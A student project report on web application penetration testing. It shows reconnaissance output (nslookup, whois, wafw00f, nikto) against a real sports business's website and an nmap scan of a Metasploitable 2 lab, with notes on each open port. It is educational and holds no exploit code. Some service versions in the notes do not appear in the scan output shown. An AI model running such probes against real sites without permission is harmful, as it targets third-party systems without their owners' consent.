SMARTBRIDGE PROJECT

WEB APPLICATION PENETRATION TESTING

TEAM 2.7

TEAM MEMBER:

1) AYUSH SHARMA - 20BCY10174

2) ADITYA DADASAHEB LAWAND - 20BCY10140

3) VEDANT MUDALIAR - 20BCY10160

4) ADITYA MAHESHWARI – 20BCY10123

1 INTRODUCTION

1.1 Overview

Web penetration testing, also known as web application penetration testing or ethical hacking, is an important process for assessing the security and reliability of web applications and identifying potential vulnerabilities. As reliance on web-based technologies increases, web application security has become paramount in protecting sensitive data, protecting user privacy, and maintaining the overall integrity of network systems. The main purpose of internet testing is to simulate real attacks and try to exploit vulnerabilities in websites and their underlying infrastructure. Adopting the mindset of a potential attacker, a penetration tester uses a variety of techniques, tools and methods to identify weaknesses in the architecture, configuration and implementation of the target system. The ultimate goal is to find vulnerabilities before malicious actors can exploit them, allowing organizations to proactively strengthen their security measures and reduce potential risks. Network penetration testing involves a systematic approach that covers multiple layers of the web application stack, including user interface, server-side code, database, and web infrastructureIn this report, we discuss the web penetration testing process, its importance in today's digital environment, and the methods, tools, and best practices used by security professionals to conduct comprehensive assessments. In addition, we explore the key benefits and challenges of web penetration testing and provide recommendations for improving web application security based on the test results. By fully understanding the principles and techniques of network penetration testing, organizations can significantly improve their overall security, protect their valuable assets, and instill the trust of their users in an increasingly connected world.

1.2 Purpose

Web application penetration testing is used to examine security measures, find holes, evaluate probable exploit outcomes, and offer corrective advice. In addition to manual testing, vulnerability scanning, reconnaissance, and exploit creation are some of the methods used by testers

We will mainly use tools like Nmap, Metasploit to perform this penetration testing.

2 LITERATURE SURVEY

2.1 Existing problem

In the industry, several existing standards and methodologies are widely used for web penetration testing, including OWASP Testing Guide, NIST SP 800-115, PTES, and others. These standards provide frameworks and guidelines for conducting comprehensive assessments. Let's explore the different methodologies commonly employed:

1. Black box Testing: The black box testing approach involves the tester having no prior knowledge of the web application's internal workings. They approach the application as an external attacker would, without access to the source code or system architecture.

2. White box Testing: Also known as clear box testing, this methodology grants the tester complete access to the web application's source code, system architecture, and internal workings. They possess full knowledge of the application's internal components.

3. Grey box Testing: Grey box testing combines elements of both black box and white box testing. Testers have partial knowledge of the web application, which may include limited information about the system architecture or access to minimal documentation.


4. Manual Testing: In manual testing, the tester manually interacts with the web application, simulating various attack scenarios. This approach allows for a thorough examination of the application's behavior and vulnerabilities.

5. Automated Testing: Automated tools are commonly utilized for repetitive tasks and vulnerability scanning. These tools can perform automated tests to identify known vulnerabilities such as SQL injection, cross-site scripting (XSS), and insecure direct object references.

These methodologies offer different perspectives and approaches to web penetration testing, enabling comprehensive assessments of web applications' security. By employing a combination of manual and automated techniques, organizations can effectively identify and address vulnerabilities, strengthening their overall security posture.

3 THEORITICAL ANALYSIS

3.1 Block diagram


Tester
Information Gathering
Harvest information on the infrastructure an d web environment
Harvest information of the interactive applications and dynamic content generation used
Produce results for start of test
Go through each phase to test for individual weaknesses:
- Input Validation
- Session Manipulation
- Logon process etc
No
No
Have all possible test been executed?
Yes
Have all attack methods has exhausted and investigated?
No
Has a possible vulnerability been detected?
(Programming error, configuration error or system vulnerability)
No
Did the attack succeed?
Yes
No
Yes
Attack target directed to exploit vulnerability
Yes
Make a risk assesment of the vulnerability
Yes
Can the vulnerability compromise the service?
No
Is internal information leaked?(Source code fragments, implementaion informaiton etc.,)
Yes
Yes
Results:
-Tested and succeeded vulnerabilities
-Detailed impact and consequences of vulnerabilities in web service
Generate an alert and Contact the Organization
Yes
Is the information Business Critical?
No

3.2 Hardware / Software designing

A. Hardware Requirements:

1. Computer with at least 8GB RAM and i5 processor
2. Windows/Linux Operating system
3. NIC (Network interface card)
4. Wireless Adapters
5. Others(Routers, Network cables etc.)

B. Software Requirements:

1. VMware or Oracle virtual box
2. OS : Kali Linux


C. Tools used

1. Nmap
2. Metasploitable 2
3. NSLOOKUP
4. WHOIS
5. WAFWOOF
6. METASPLOIT
7. DIG
8. DMITIRY
9. DNSENUM
10. WHATWEB
11. NIKTO
12. THE HARVESTER

4 EXPERIMENTAL INVESTIGATIONS


Step1 : First phase is scanning and Reconnaissance.

NSLOOKUP




```
┌──(root㉿kali)-[~]
└─# nslookup www.5ivebypenta.in
Server:         192.168.235.203
Address:        192.168.235.203#53

Non-authoritative answer:
Name:   www.5ivebypenta.in
Address: 34.66.135.39
```

HOST




```
┌──(root㉿kali)-[~]
└─# host www.5ivebypenta.in
www.5ivebypenta.in has address 34.66.135.39

┌──(root㉿kali)-[~]
└─# host -t ns www.5ivebypenta.in
www.5ivebypenta.in has no NS record

┌──(root㉿kali)-[~]
└─# host -t mx www.5ivebypenta.in
www.5ivebypenta.in has no MX record
```

WHOIS




```
┌──(root㉿kali)-[~]
└─# whois 5ivebypenta.in
Domain Name: 5ivebypenta.in
Registry Domain ID: DF732D323759445F4A4D302A5A2395D19-IN
Registrar WHOIS Server:
Registrar URL: https://publicdomainregistry.com/
Updated Date: 2023-02-12T07:42:05Z
Creation Date: 2021-02-19T04:29:23Z
Registry Expiry Date: 2024-02-19T04:29:23Z
Registrar: Endurance Digital Domain Technology LLP
Registrar IANA ID: 801217
Registrar Abuse Contact Email: abuse@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: 5ive By Penta Sports
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Delhi
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
```



```
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns2.intermesh.net
Name Server: ns1.intermesh.net
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-06-27T13:19:28Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to .IN WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the .IN registry database. The data in this record is provided by .IN Registry f
or informational purposes only ,and .IN does not guarantee its accuracy.  This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to (a) allow, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or solicitations to entities other
 than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator or a Registrar, or NIXI except as reas
onably necessary to register domain names or modify existing registrations. All rights reserved. .IN reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this po
licy.
```


WAFWOOF



```
┌──(root㉿kali)-[~]
└─# wafw00f www.5ivebypenta.in

                ______
               /      \
              (  W00f! )
               \  ____/
               ,,    __            404 Hack Not Found
           |`-.__   / /                      __     __
           /"  _/  /_/                       \ \   / /        405 Not Allowed
          *===*    /                          \ \_/ /  
         /     )__//                          403 Forbidden
    /|  /     /---`                           / /^\ \
    \\/`   \ |                 502 Bad Gateway / /   \ \      500 Internal Error
    `\    /_\\_                               /_/     \_\
      `_____``-`

                    ~ WAFW00F : v2.2.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.5ivebypenta.in
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7

┌──(root㉿kali)-[~]
└─# nikto -h www.5ivebypenta.in
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          34.66.135.39
+ Target Hostname:    www.5ivebypenta.in
+ Target Port:        80
+ Start Time:         2023-06-27 09:21:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sc
anner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: https://www.5ivebypenta.in/

^C
```

Step2 : Using Nmap to find open ports.

PRACTISE WEBSITE : METASPLOITABLE 2



```
┌──(root㉿kali)-[~]
└─# nmap  -F 192.168.235.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 09:28 EDT
Nmap scan report for 192.168.235.249
Host is up (0.028s latency).
Not shown: 83 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds

┌──(root㉿kali)-[~]
└─# ▌
```

Open Ports:

- Port 21/tcp: This is the FTP (File Transfer Protocol) port. The version mentioned, vsftpd 2.3.4, has had several vulnerabilities in the past.

- Port 22/tcp: This is the SSH (Secure Shell) port, which provides secure remote login and command execution. The version specified, OpenSSH 4.7p1 Debian 8ubuntu1, has had vulnerabilities in older versions.

- Port 23/tcp: This is the Telnet port, which is an insecure protocol for remote access. The presence of the Linux telnetd service indicates that Telnet is enabled on the system. Telnet is known to transmit data in clear text, making it susceptible to eavesdropping.

- Port 25/tcp: This is the SMTP (Simple Mail Transfer Protocol) port used for email transmission. The presence of Postfix smtpd suggests that the server is running a mail server. Security risks associated with SMTP ports mainly involve email relay and spam issues.

- Port 53/tcp: This is the DNS (Domain Name System) port. The presence of ISC BIND 9.4.2 indicates the system is running a DNS server. DNS servers can be vulnerable to various types of attacks, including DNS spoofing and denial-of-service (DoS) attacks.

- Port 111/tcp: This is the RPC (Remote Procedure Call) port used for network services. The presence of rpcbind indicates that the system has RPC services running. Misconfigured or vulnerable RPC services can be exploited to gain unauthorized access or launch remote attacks.

- Port 445/tcp: Port 445 is a well-known port number used in the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) communications. It is primarily associated with the Microsoft-DS (Directory Services) service, which is used for file and printer sharing in Windows networks.

- Port 513/tcp: This is the login port used for remote login. The presence of OpenBSD or Solaris rlogind indicates that the system allows remote login using the rlogin protocol. Similar to Telnet, rlogin transmits data in clear text, making it vulnerable to eavesdropping.

- Port 514/tcp: This port is tcpwrapped, meaning that the service listening on this port is not identifiable based on the provided information. Further analysis is needed to determine the exact nature and potential vulnerabilities associated with this port.

- Port 2049/tcp: This is the NFS (Network File System) port used for file sharing between computers. The presence of NFS indicates that the system has NFS services running. NFS can have security vulnerabilities, such as unauthorized access or information disclosure if not properly configured and secured.

- Port 2121/tcp: This is the FTP (File Transfer Protocol) port, specifically for ProFTPD version 1.3.1. Similar to port 21, the version specified may have vulnerabilities associated with it.

- Port 3306/tcp: This is the MySQL database port. The presence of MySQL 5.0.51a-3ubuntu5 suggests that a MySQL server is running. It is crucial to secure the MySQL server properly, including setting strong passwords, restricting access, and keeping the server up to date, to prevent unauthorized access or data breaches.

- Port 5432/tcp: This is the PostgreSQL database port. The presence of PostgreSQL DB 8.3.0 - 8.3.7 indicates a running PostgreSQL server. Like MySQL, it is important to secure the PostgreSQL server by applying security patches, using strong authentication, and implementing proper access controls to protect the data stored in the database.

- Port 5900/tcp: This is the VNC (Virtual Network Computing) port. VNC is a remote desktop protocol. The presence of VNC (protocol 3.3) suggests that a VNC server is running on the system. VNC can be a security risk if not properly configured, as it could allow unauthorized access to the system. It is recommended to secure the VNC server by using strong passwords, encryption, and limiting access to trusted networks or users.

- Port 6000/tcp: Port 6000 is a well-known port number used in computer networking. It is associated with the X Window System, a widely used windowing system for Unix-like operating systems. Here are some key points about port 6000:

    1. X Window System: The X Window System, often referred to as X11, is a protocol and software suite that provides the foundation for graphical user interfaces (GUIs) in Unix, Linux, and other Unix-like systems. It allows users to run applications with graphical interfaces and display them on remote machines.

    2. X11 Display Manager: Port 6000 is used by the X11 display manager to listen for incoming X Window System connections. When an application on one machine wants to display its graphical output on another machine, it connects to port 6000 on the remote machine to establish a communication channel.

- Port 8009/tcp: Port 8009 is a commonly used port in computer networking. Here are some key points about port 8009:


    1. AJP Connector: Port 8009 is associated with the Apache JServ Protocol (AJP) connector. AJP is a communication protocol used to proxy requests from a web server to an application server. It allows web servers, such as Apache HTTP Server, to delegate the processing of dynamic content to an application server, such as Apache Tomcat or JBoss.

    2. Proxying HTTP Requests: The AJP connector listens on port 8009 and acts as a communication channel between the web server and the application server. When a web server receives an HTTP request for a dynamic resource, it can forward that request to the application server via the AJP connector on port 8009.


Port 8009 and the AJP connector are commonly used in setups where a web server delegates dynamic request processing to an application server. By utilizing port 8009, organizations can optimize performance and scalability for web applications.

TARGET WEBSITE www.5ivebypenta.com

